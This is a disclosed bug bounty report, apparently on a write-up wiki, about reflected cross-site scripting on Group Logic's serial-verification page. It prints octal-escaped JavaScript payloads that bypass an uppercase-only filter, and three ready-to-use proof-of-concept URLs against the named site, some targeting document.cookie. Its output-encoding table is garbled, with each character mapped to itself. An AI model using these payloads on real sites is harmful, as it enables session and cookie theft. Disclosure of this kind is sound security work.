Reflected Cross Site Scripting at http://www.grouplogic.com/files/glidownload/verify3.asp [Uppercase Filter Bypass]
The serial parameter on a product verification page was reflected without output encoding, and although input was converted to uppercase, an attacker could bypass this by using JavaScript escape sequences that contain only digits and backslashes. This allowed execution of arbitrary script in the victim's browser, enabling cookie theft and other actions.

- Triaged in 2 days
- Fixed in 14 months
- Disclosed after 14 months
Summary

The below URL checks if the product serial number provided in the url parameter serial is valid or not.
http://www.grouplogic.com/files/glidownload/verify3.asp?version=CC1100x7660&serial=<product serial here>


If an invalid product serial is provided, the user submitted serial is displayed in the response. It was observed that the serial parameter is properly sanitized and is displayed in the response without output encoding. However, the input characters were converted to UPPERCASE, this prevented any attempts to inject arbitrary JavaScript code inside event handlers as UPPERCASE JavaScript built in functions are not executed. ie, alert() != ALERT().
However, if the input JavaScript does not contain any alphabets, they are not converted into uppercase and the JavaScript would get executed. This can be achieved by encoding the characters.
Below reference was used in encoding strings so that only numbers were present in injected JavaScript. Reference: https://www.ic.unicamp.br/~stolfi/EXPORT/www/ISO-8859-1-Encoding.html
Inject any of below payloads in serial parameter to trigger XSS.
Payload to run alert(1) :
[]["\146\151\154\164\145\162"]["\143\157\156\163\164\162\165\143\164\157\162"]("\141\154\145\162\164\50\61\51")()
Payload to run alert(document.domain) :
[]["\146\151\154\164\145\162"]["\143\157\156\163\164\162\165\143\164\157\162"]("\141\154\145\162\164\50\144\157\143\165\155\145\156\164\056\144\157\155\141\151\156\51")()
Payload to run alert(document.cookie) :

[]["\146\151\154\164\145\162"]["\143\157\156\163\164\162\165\143\164\157\162"]("\141\154\145\162\164\50\144\157\143\165\155\145\156\164\056\143\157\157\153\151\145\51")()
Steps To Reproduce


Navigate to any of below URL from a browser to trigger XSS:
PoC 1:
http://www.grouplogic.com/files/glidownload/verify3.asp?version=CC1100x7660&serial=%3Ch1+onmouseover=[][%22\146\151\154\164\145\162%22][%22\143\157\156\163\164\162\165\143\164\157\162%22](%22\141\154\145\162\164\50\144\157\143\165\155\145\156\164\056\144\157\155\141\151\156\51%22)()%3Etest%3C/h1%3E

PoC 2:
http://www.grouplogic.com/files/glidownload/verify3.asp?version=CC1100x7660&serial=%3Cimg+src=x+onerror=[][%22\146\151\154\164\145\162%22][%22\143\157\156\163\164\162\165\143\164\157\162%22](%22\141\154\145\162\164\50\144\157\143\165\155\145\156\164\056\144\157\155\141\151\156\51%22)()%3Etest%3C/h1%3E

PoC3:
http://www.grouplogic.com/files/glidownload/verify3.asp?version=CC1100x7660&serial=%3Cimg+src=x+onerror=[][%22\146\151\154\164\145\162%22][%22\143\157\156\163\164\162\165\143\164\157\162%22](%22\141\154\145\162\164\50\144\157\143\165\155\145\156\164\056\143\157\157\153\151\145\51%22)()%3Etest%3C/h1%3E
Recommendations
It is highly recommended to implement output encoding.
Encode the following characters with HTML entity encoding to prevent switching into any execution context, such as script, style, or event handlers. Using hex entities is recommended in the spec. The 5 characters significant in XML (&, <, >, ", '):
& --> &
< --> <
> --> >
" --> "
' --> '
Reference: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
Impact
XSS can be used to :
- Steal cookies, password
- Website Defacement
- Redirect Victim to Malicious site
- Log keystrokes etc.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application reflected user input into the HTML response without output encoding, and its uppercase-only filter was insufficient because JavaScript escape sequences can represent letters without using alphabetic characters.
Impact
An attacker could execute arbitrary JavaScript in a victim's browser, potentially stealing cookies or passwords, defacing the site, redirecting to malicious sites, or logging keystrokes.
What the attacker needed
Victim clicks a crafted link
The fix
The application should implement output encoding for the five significant XML characters (&, <, >, ", ') using HTML entity encoding.
How it was found
- Navigate to the verification URL with a crafted serial parameter containing an HTML tag with an event handler that uses encoded JavaScript.
- The page reflects the serial value without encoding, and the browser executes the event handler when triggered.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a website takes something you type and puts it directly into the page without cleaning it, an attacker can type code that the browser runs. Here the site tried to protect itself by making all letters uppercase, but the attacker used a trick: JavaScript can write letters as numbers (like \141 for 'a'), so the filter missed them. This let the attacker run their own script in the victim's browser.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





